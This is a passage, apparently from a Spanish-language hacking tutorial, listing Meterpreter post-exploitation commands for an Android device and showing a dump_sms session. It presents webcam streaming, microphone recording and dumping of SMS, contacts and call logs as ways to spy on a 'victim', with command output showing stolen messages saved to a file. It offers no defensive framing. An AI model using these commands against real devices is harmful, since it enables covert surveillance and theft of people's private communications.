record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Android Commands
=====
Command      Description
-----
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
```

Por ejemplo, si ponemos webcam stream podremos ver a través de la cámara de la víctima.



Podemos ver los mensajes de texto con el comando `dump_sms`.

```
meterpreter > dump_sms  
[*] Fetching 68 sms messages  
[*] SMS messages saved to: sms_dump_20160221180218.txt  
meterpreter >
```

Nos creara un archivo en la carpeta personal, lo buscamos y veremos todos los SMS de nuestra víctima.



Y en este archivo veríamos los mensajes de este dispositivo y de donde les han llegado.